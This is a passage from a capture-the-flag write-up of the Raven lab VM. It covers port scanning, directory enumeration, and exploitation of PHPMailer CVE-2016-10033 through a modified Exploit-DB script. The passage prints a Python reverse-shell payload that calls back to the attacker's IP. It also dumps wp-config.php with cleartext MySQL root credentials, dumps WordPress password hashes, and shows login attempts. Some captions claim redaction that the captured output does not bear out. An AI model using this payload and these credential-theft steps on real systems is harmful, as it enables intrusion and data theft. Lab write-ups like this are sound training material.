38901/tcp open  status   1 (RPC #100024)
MAC Address: 00:0C:29:D0:F3:81 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.84 seconds

```

Figure E-005 — Full TCP Nmap Scan — All Ports, Service Versions**Command:** `nmap -sV -sC -Pn -p- 192.168.233.129`**What I did:** Full scan revealed ports 22 (SSH/OpenSSH 6.7p1), 80 (HTTP/Apache 2.4.10 'Raven Security'), 111 (rpcbind), and 38901 (RPC status). Port 80 was the primary attack surface.

```

(kali@kali)-[~]
└─$ nmap 192.168.233.129
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-16 13:09 -0400
Nmap scan report for 192.168.233.129
Host is up (0.00020s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
MAC Address: 00:0C:29:D0:F3:81 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.75 seconds

```

Figure E-006 — Fast Nmap Scan Confirmation — Ports 22, 80, 111**Command:** `nmap 192.168.233.129`**What I did:** A supplementary fast scan confirmed the three main open ports: 22 (SSH), 80 (HTTP), and 111 (rpcbind).

```

(kali@kali)-[~]
$ sudo gobuster dir -u http://192.168.233.129 -w /usr/share/wordlists/dirb/common.txt \
--timeout 5s --delay 1s --no-tls-validation --no-status
[sudo] password for kali:

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.233.129
[+] Method: GET
[+] Threads: 10
[+] Delay: 1s
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] No status: true
[+] Timeout: 5s

Starting gobuster in directory enumeration mode

.hta [Size: 294]
.htpasswd [Size: 299]
.htaccess [Size: 299]
css [Size: 316] [→ http://192.168.233.129/css/]
fonts [Size: 318] [→ http://192.168.233.129/fonts/]
img [Size: 316] [→ http://192.168.233.129/img/]
index.html [Size: 16819]
js [Size: 315] [→ http://192.168.233.129/js/]
manual [Size: 319] [→ http://192.168.233.129/manual/]
server-status [Size: 303]
vendor [Size: 319] [→ http://192.168.233.129/vendor/]
wordpress [Size: 322] [→ http://192.168.233.129/wordpress/]
Progress: 4613 / 4613 (100.00%)

```

Figure E-007 — Gobuster Directory Enumeration — /vendor/, /wordpress/, /manual/ Discovered

Command: `gobuster dir -u http://192.168.233.129 -w /usr/share/wordlists/dirb/common.txt`

What I did: *Gobuster identified the /vendor/, /wordpress/, /manual/, and static resource directories. The /vendor/ discovery was the pivotal finding that led to version identification.*






Figure E-008 — OWASP DirBuster — Recursive Enumeration Configuration**Command:** `OWASP DirBuster 1.0-RC1 (GUI)`**What I did:** *DirBuster was configured for recursive enumeration against port 80. This supplemented Gobuster to ensure no directories were missed.***Figure E-009 — Browser — Raven Security Homepage****Command:** `http://192.168.233.129/ (Browser)`**What I did:** *The homepage revealed a professional security company website with a contact form. The site was WordPress-based, confirmed by page source inspection.***Figure E-010 — DirBuster Results — /manual/ Apache Documentation Tree****Command:** `DirBuster results view`**What I did:** *DirBuster confirmed the /manual/ Apache documentation structure and additional sub-paths. No additional high-value attack surface was identified beyond /vendor/.*

Index of /vendor

Name	Last modified	Size	Description
 Parent Directory		-	
 LICENSE	2018-08-13 07:56	26K	
 PATH	2018-11-09 08:17	62	
 PHPMailerAutoload.php	2018-08-13 07:56	1.6K	
 README.md	2018-08-13 07:56	13K	
 SECURITY.md	2018-08-13 07:56	2.3K	
 VERSION	2018-08-13 07:56	6	
 changelog.md	2018-08-13 07:56	28K	
 class.phpmailer.php	2018-08-13 07:56	141K	
 class.phpmaileroauth.php	2018-08-13 07:56	7.0K	
 class.phpmaileroauthgoogle.php	2018-08-13 07:56	2.4K	
 class.pop3.php	2018-08-13 07:56	11K	
 class.smtp.php	2018-08-13 07:56	41K	
 composer.json	2018-08-13 07:56	1.1K	
 composer.lock	2018-08-13 07:56	126K	
 docs/	2018-08-13 07:56	-	
 examples/	2018-08-13 07:56	-	
 extras/	2018-08-13 07:56	-	
 get_oauth_token.php	2018-08-13 07:56	4.9K	
 languages/	2018-08-13 07:56	-	

Figure E-011 — Browser — /vendor/ Directory Listing Exposing PHPMailer Files

Command: `http://192.168.233.129/vendor/` (Browser)

What I did: Navigating to /vendor/ revealed a full directory listing enabled by Apache's 'Options Indexes' directive. PHPMailer library files were visible, including VERSION, PATH, and class files.

```
/var/www/html/vendor/
flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}
```

Figure E-012 — Flag 1 Recovered — /vendor/PATH Contains Flag 1

Command: `http://192.168.233.129/vendor/PATH` (Browser)

What I did: Reading the PATH file from the vendor directory revealed Flag 1: `flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}`. No exploitation was required.

Index of /vendor

	<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
	Parent Directory		-	
	LICENSE	2018-08-13 07:56	26K	
	PATH	2018-11-09 08:17	62	

Figure E-013 — Browser Closeup — /vendor/ Directory Listing

Command: `http://192.168.233.129/vendor/` (Browser closeup)

What I did: Closeup showing the full list of files in /vendor/, confirming PHPMailer components including `class.phpmailer.php` were present.




Figure E-014 — PHPMailer Version 5.2.16 Confirmed — /vendor/VERSION

Command: `http://192.168.233.129/vendor/VERSION` (Browser)

What I did: The `VERSION` file returned '5.2.16'. PHPMailer 5.2.16 is below the patched version 5.2.18 and is vulnerable to CVE-2016-10033 (Remote Code Execution).




Figure E-015 — Exploit-DB — EDB-ID 40974 PHPMailer RCE Selected

Command: `https://www.exploit-db.com/exploits/40974`

What I did: I located EDB-ID 40974 targeting PHPMailer < 5.2.18 via CVE-2016-10033, written by ANARC0DER. This exploit injects a reverse shell via the Sender parameter of the contact form.

```

kali@kali: ~/Desktop/Raven-Target
Session Actions Edit View Help
GNU nano 9.0 40974.py *
import base64
from lxml import html as lh

os.system('clear')
print("\n")
print("ANARC0DER")
print("PHPMailer Exploit CVE 2016-10033 - anarcoder at protonmail.com")
print("Version 1.0 - github.com/anarcoder - greetings opsxcq & David Golunski")

target = 'http://192.168.233.129/contact.php/'
backdoor = '/shell.php'

payload = '<?php system(\'python -c \"\"import socket,subprocess,os;s=socket.so
fields={'action': 'submit',

```

Figure E-016 — Nano — 40974.py Configured with Target URL and Reverse Shell

Command: `nano 40974.py`

What I did: I edited the exploit in nano to set the target contact form URL (`http://192.168.233.129/contact.php/`), attacker IP (`192.168.233.128`), and listener port (`4444`).

```

(.venv)kali@kali: ~/Desktop/Raven-Target
Session Actions Edit View Help
kali@kali: ~/Desktop/Raven-Target (.venv)kali@kali: ~/Desktop/Raven-Target

ANARCODER

PHPMailer Exploit CVE 2016-10033 - anarcoder at protonmail.com
Version 1.0 - github.com/anarcoder - greetings opsxqc & David Golunski

[+] SeNdInG eViL sHeLL To TaRGeT...
[+] SPaWNInG eViL sHeLL.... b0000M :D
[+] ExPLoITeD http://192.168.233.129/contact.php/

(.venv)-(kali@kali)-[~/Desktop/Raven-Target]
$

```

Figure E-017 — 40974.py First Execution — Payload Delivered to Contact Form

Command: `python 40974.py`

What I did: First execution of the exploit confirmed '[+] ExPLoITeD http://192.168.233.129/contact.php/', indicating the payload was accepted by the server's contact form.

```

11 00000000
12 Exploiting PHPMailer with back connection (reverse shell) from the target
13
14 Usage:
15 1 - Download docker vulnerable environment at: https://github.com/opsxcq/exploit-CVE-2016-10033
16 2 - Config your IP for reverse shell on payload variable
17 4 - Open nc listener in one terminal: $ nc -lnvp <your ip>
18 3 - Open other terminal and run the exploit: python3 anarcoder.py
19
20 Video PoC: https://www.youtube.com/watch?v=DXeZxKr-qsU
21
22 Full Advisory:
23 https://legalhackers.com/advisories/PHPMailer-Exploit-Remote-Code-Exec-CVE-2016-10033-Vuln.html
24 ---
25
26 from requests_toolbelt import MultipartEncoder
27 import requests
28 import os
29 import base64
30 from lxml import html as lh
31
32 os.system('clear')
33 print("\n")
34 print("ANARCODER")
35 print("PHPMailer Exploit CVE 2016-10033 - anarcoder at protonmail.com")
36 print("Version 1.0 - github.com/anarcoder - greetings opsxqc & David Golunski")
37
38 target = 'http://192.168.233.129/contact.php/'
39 backdoor = '/shell.php'
40
41 payload = '<?php system(\python -c ""import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.233.128",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);""'); ?>'
42
43 fields={'action': 'submit'}

```

Figure E-018 — Code Inspection of 40974.py — Reverse Shell Payload

Command: `cat 40974.py` (code review)

What I did: Code review of 40974.py showed the reverse shell payload structure using PHP system() to invoke /bin/bash piped through /dev/tcp back to the attacker listener.

```

ANARC0DER
PHPMailer Exploit CVE 2016-10033 - anarcoder at protonmail.com
Version 1.0 - github.com/anarcoder - greetings opsexq & David Golunski

[+] SeNdINg eViL sHeLL To TaRGeT....
[+] SPaWNINg eViL sHeLL.... bOOOM :D
[+] ExPl0ITeD http://192.168.233.129/contact.php/

(.venv)kali@kali: ~/Desktop/Raven-Target
$

```

Figure E-019 — 40974.py Re-Execution — Shell Deployment Confirmed

Command: `python 40974.py`

What I did: Re-execution after verifying the Netcat listener showed '[+] SPaWNINg eViL sHeLL.... bOOOM :D', confirming the web shell was written and the reverse callback triggered.

```

kali@kali: ~/Desktop/Raven-Target
Session Actions Edit View Help
kali@kali: ~/Desktop/Raven-Target (.venv)kali@kali: ~/Desktop/Raven-Target
(.venv)kali@kali: ~/Desktop/Raven-Target
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.233.128] from (UNKNOWN) [192.168.233.129] 47029
/bin/sh: 0: can't access tty; job control turned off
$

```

Figure E-020 — Netcat Listener — Reverse Shell Received from OPFOR-01

Command: `nc -lvnp 4444`

What I did: The Netcat listener on port 4444 received an inbound connection from 192.168.233.129:47029. A /bin/sh shell was established running as www-data. I upgraded to bash PTY immediately.

```

(venv)kali@kali: ~/Desktop/Raven-Target
kali@kali: ~/Desktop/Raven-Target (venv)kali@kali: ~/Desktop/Raven-Target
ANARC0DER
PHPMailer Exploit CVE 2016-10033 - anarcoder at protonmail.com

[*] Trying to write shell to: /var/www/html/shell.php
[-] POST failed: HTTPConnectionPool(host='192.168.233.129', port=80): Read timed out. (read timeout=10)

[*] Trying to write shell to: /var/www/shell.php
[-] POST failed: HTTPConnectionPool(host='192.168.233.129', port=80): Read timed out. (read timeout=10)

[*] Trying to write shell to: /var/www/raven/shell.php
[+] POST sent. Status: 200
[-] Access failed: HTTPConnectionPool(host='192.168.233.129', port=80): Read timed out. (read timeout=10)

[*] Trying to write shell to: /var/www/html/raven/shell.php
[-] POST failed: HTTPConnectionPool(host='192.168.233.129', port=80): Read timed out. (read timeout=10)

```

Figure E-021 — Exploit Output — Web Shell Write Path Attempts

Command: `40974.py output (exploit log)`

What I did: The exploit attempted to write the web shell to `/var/www/html/shell.php`, `/var/www/shell.php`, and `/var/www/raven/shell.php`. The last path succeeded (HTTP 200) enabling the callback.

```

kali@kali: ~/Desktop/Raven-Target (venv)kali@kali: ~/Desktop/Raven-Target
(kali@kali)~/Desktop/Raven-Target
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.233.128] from (UNKNOWN) [192.168.233.129] 47052
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@Raven:/var/www/html$ find / -name "flag*.txt" 2>/dev/null
find / -name "flag*.txt" 2>/dev/null
/var/www/flag2.txt
www-data@Raven:/var/www/html$ cat /var/www/flag2.txt
cat /var/www/flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
www-data@Raven:/var/www/html$

```

Figure E-022 — Flag 2 Recovered — `/var/www/flag2.txt` Read from `www-data` Shell

Command: `find / -name 'flag*.txt' 2>/dev/null && cat /var/www/flag2.txt`

What I did: From the `bash PTY` shell, I ran a filesystem-wide `find` for `flag` files. This returned `/var/www/flag2.txt`, which `cat` read to reveal Flag 2: `flag2{6a8ed560f0b5358ecf844108048eb337}`.

```

kali@kali: ~/Desktop/Raven-Target
Session Actions Edit View Help
kali@kali: ~/Desktop/Raven-Target (venv)kali@kali: ~/Desktop/Raven-Target

*
* @link https://codex.wordpress.org/Editing_wp-config.php
*
* @package WordPress
*/

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org

```

Figure E-023 — wp-config.php — Cleartext MySQL root Credentials Exposed

Command: `cat /var/www/html/wordpress/wp-config.php`

What I did: Reading `wp-config.php` revealed `define()` statements containing the MySQL `DB_USER` ('root') and `DB_PASSWORD` in plaintext. The password is redacted in this public report.

```

define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org
secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all us
ers to have to log in again.
 *
 * @since 2.6.0
 */
define('AUTH_KEY', '0&ItXmn^q2d[e+yB:9,L:rR<B`h+DG,zQ&SN{Or3zalh.JE+Q!Gi:L7U[(T:J5ay)');
define('SECURE_AUTH_KEY', 'y@^[*q{)NKZAKK{,AA4y-Ia*swA6/O@6*r{+RS*N!p1&a$*ctt+ I/! ?A/Tip(BG)');
define('LOGGED_IN_KEY', '.D4}RE4rW2C@9^Bp%#U6i)?cs7,@e]YD:R~fp#hXOk$4o/yD08b7I6/F7SBSLPLj)');
define('NONCE_KEY', '4L{Cq,%ce2?RRT7zue#R3DezpNg4sFvcCzF@zdmgL/fKpaGX:EpJt/]xZW1_H&46)');
define('AUTH_SALT', '@@?u*YKtt:o/T6V;cbb`.GaJ0./S@dn$t2~n+LR3{PktK}2,*y/b%<BH-Bd#I}oE)');
define('SECURE_AUTH_SALT', 'f0Dc#lKmEJi(:~3+x.V#]Wy@mCmp%n]tmFb6`_80[8FK,ZQ=+HH/$6_mn=]=/cvd)');
define('LOGGED_IN_SALT', '}STRHqy,4scy7v >- ..Hc WD*h7rnYq]H`-glDfTVUaOwLh!-/=?=3u;##:Rj1]7@)');
define('NONCE_SALT', 'i(#~[sXA TbJJfdn&D;0bd`p$r,~.o/?%m<H+>Vj+,nLvX!-jjjV-o6*HDh5Td{')');

/**#@-*/

```

Figure E-024 — wp-config.php — Authentication Keys and Table Prefix

Command: `cat /var/www/html/wordpress/wp-config.php (continued)`

What I did: Continued reading of `wp-config.php` showed authentication secret keys/salts and the table prefix (`wp_`), providing additional context for the WordPress configuration.

```

www-data@Raven:/var/www/html$ mysql -u root -p
mysql -u root -p
Enter password: R@v3nSecurity

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 43
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>

```

Figure E-025 — MySQL root Authentication Confirmed

Command: `mysql -u root -p[REDACTED]`

What I did: *Using credentials from wp-config.php, I authenticated to MySQL as root. The prompt confirmed MySQL 5.5.60-0+deb8u1 on Debian. The password is redacted.*

```

mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+-----+
4 rows in set (0.01 sec)

mysql> USE wordpress;
USE wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SELECT user_login, user_pass FROM wp_users;
SELECT user_login, user_pass FROM wp_users;
+-----+-----+
| user_login | user_pass |
+-----+-----+
| michael | $P$BjRvZQ.VQcGZLDeiKToCQd.cPw5XCe0 |
| steven | $P$B6X3H3ykawf2oHuPsbjQih5iJXqad. |
+-----+-----+
2 rows in set (0.00 sec)

mysql>

```

Figure E-026 — MySQL — wp_users Hashes Dumped for michael and steven

Command: `USE wordpress; SELECT user_login, user_pass FROM wp_users;`

What I did: *I queried the WordPress user table and retrieved phpass password hashes for michael and steven. Hashes are redacted in this public report to prevent credential exposure.*

```

GNU nano 9.0 hashes.txt *
michael:$P$BjRvZQ.VQcGZLDeiKToCQd.cPW5XCe0
steven:$P$B6X3H3ykawf2oHuPsbjQih5iJXqad.

```

Figure E-027 — Nano — hashes.txt Saved for Analysis**Command:** `nano hashes.txt`**What I did:** *I saved both user:hash records to hashes.txt for offline analysis. Hash values are redacted in this public report.*

```
mysql> USE wordpress;
USE wordpress;
Database changed
mysql> use wordpress;
use wordpress;
Database changed
mysql> SELECT post_title, post_content FROM wp_posts WHERE post_content LIKE '%flag%';
<ost_content FROM wp_posts WHERE post_content LIKE '%flag%';
Empty set (0.00 sec)

mysql> SELECT post_title, post_content FROM wp_posts WHERE post_content LIKE '%flag%';
<ost_content FROM wp_posts WHERE post_content LIKE '%flag%';
Empty set (0.00 sec)

mysql> SELECT post_title, post_content FROM wp_posts WHERE post_content LIKE '%flag%';
<ost_content FROM wp_posts WHERE post_content LIKE '%flag%';
Empty set (0.00 sec)

mysql>
```

Figure E-028 — MySQL wp_posts Flag Query — Empty Set (Failed Hypothesis)**Command:** `SELECT post_title, post_content FROM wp_posts WHERE post_content LIKE '%flag%';`**What I did:** *I queried wp_posts for posts containing the word 'flag', hypothesising a flag might be embedded in a post. The query returned an empty set. Hypothesis falsified.*

```
mysql> SELECT post_title, post_content FROM wp_posts WHERE post_content LIKE '%flag%';
<ost_content FROM wp_posts WHERE post_content LIKE '%flag%';
Empty set (0.00 sec)

mysql> SELECT post_title, post_content FROM wp_posts WHERE post_content LIKE '%flag%';
<ost_content FROM wp_posts WHERE post_content LIKE '%flag%';
Empty set (0.00 sec)

mysql> SELECT user_login, description FROM wp_users;
SELECT user_login, description FROM wp_users;
ERROR 1054 (42S22): Unknown column 'description' in 'field list'
mysql> SELECT user_login, description FROM wp_users;
SELECT user_login, description FROM wp_users;
ERROR 1054 (42S22): Unknown column 'description' in 'field list'
mysql>
```

Figure E-029 — MySQL User Description Column Query — Error 1054 (Failed Hypothesis)**Command:** `SELECT user_login, description FROM wp_users;`**What I did:** *I queried the description column of wp_users expecting user profile data. MySQL returned Error 1054 (Unknown column 'description'). The column does not exist. Hypothesis falsified.*

```
flag3{a0f568aa9de277887f37730d71520d9b}
```

Figure E-030 — Flag 3 — flag3.png Displays flag3{...}

Command: (Image file: /var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png)

What I did: The *flag3.png* image was opened and displayed Flag 3 graphically: *flag3{a0f568aa9de277887f37730d71520d9b}*. The flag was stored as an image in the WordPress media uploads directory, world-readable by *www-data*.

```
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.233.129' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html

whoami
steven@192.168.233.129's password:
Permission denied, please try again.
steven@192.168.233.129's password:
Permission denied, please try again.
steven@192.168.233.129's password:
steven@192.168.233.129: Permission denied (publickey,password).

(kali㉿kali)-[~/Desktop/Raven-Target]
$ ssh steven@192.168.233.129
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html

steven@192.168.233.129's password:
Permission denied, please try again.
steven@192.168.233.129's password:
Permission denied, please try again.
steven@192.168.233.129's password:
steven@192.168.233.129: Permission denied (publickey,password).

(kali㉿kali)-[~/Desktop/Raven-Target]
$
```

Figure E-031 — SSH Login as steven — Permission Denied (Failed Hypothesis)

Command: `ssh steven@192.168.233.129`

What I did: I attempted SSH login as 'steven' with candidate passwords. All attempts returned 'Permission denied (publickey,password)'. Abandoned to avoid lockout.

```
Bye
www-data@Raven:/var/www/html$ find /var/www/html/wordpress/wp-content/uploads -type f 2>/dev/null
<ls$ find /var/www/html/wordpress/wp-content/uploads -type f 2>/dev/null
/var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png
www-data@Raven:/var/www/html$ ls -la /var/www/html/wordpress/wp-content/uploads/2018/11/
<ls$ ls -la /var/www/html/wordpress/wp-content/uploads/2018/11/
total 20
drwxrwxrwx 2 www-data www-data 4096 Nov  9  2018 .
drwxrwxrwx 3 www-data www-data 4096 Nov  9  2018 ..
-rw-rw-rw- 1 www-data www-data 10411 Nov  9  2018 flag3.png
www-data@Raven:/var/www/html$ cp /var/www/html/wordpress/wp-content/uploads/2018/11/*.png /var/www/html/
/flag3.png
<ess/wp-content/uploads/2018/11/*.png /var/www/html/flag3.png
www-data@Raven:/var/www/html$ su steven
su steven
Password: L0LL0L1
su: Authentication failure
www-data@Raven:/var/www/html$ su steven
su steven
Password: L0LL0L1
su: Authentication failure
```

